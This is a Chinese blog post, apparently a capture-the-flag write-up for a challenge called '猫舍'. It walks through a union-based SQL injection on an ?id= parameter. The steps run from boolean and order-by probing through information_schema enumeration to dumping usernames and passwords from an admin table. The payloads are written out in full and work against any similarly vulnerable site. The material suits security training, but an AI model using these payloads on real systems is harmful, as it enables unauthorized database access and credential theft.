猫舍writeup

原创

&Lj 于 2021-02-27 16:55:20 发布 112 收藏

文章标签： mysql sql

本文链接：https://blog.csdn.net/m0_55563900/article/details/114175786

猫舍writeup


第一步：判断是否存在sql注入漏洞

构造语句 ?id=1 and 1=1

页面返回正常
再次构造语句 ?id=1 and 1=2

返回页面不正常，初步判断可能存在一个注入漏洞
第二步：判断字数段
构造语句 ?id=1 and 1=1 order by 1

页面正常
构造 ?id=1 and 1=1 order by 2




页面还是正常
再次构造 ?id=1 and 1=1 order by 3

页面返回错误，判断字数为 2

第三步 判断回显点


构造语句 ?id=1 and 1=2 union select 1,2



页面出现2 说明2处使我们想要的内容


第四步:查询相关内容

构造语句 ?id=1 and 1=2 union select 1,database()



查看当前数据库版本

构造语句 ?id=1 and 1=2 union select 1,version()



?id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema=database() limit 0,1

查到用户admin 绝大多情况下管理员的账号和密码都在admin里

查询字段名
构造
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 0,1

构造
?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 1,1

构造

?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 2,1

查出 admin 表里 有 id username password 三个字段

查询字段内容

构造 ?id=1 and 1=2 union select 1,username from admin limit 0,1 回车

构造 ?id=1 and 1=2 union select 1,username from admin limit 1,1 回车

发现中文字 应该是不对的 说明还有另一个用户

构造 ?id=1 and 1=2 union select 1,password from admin limit 0,1

找到flag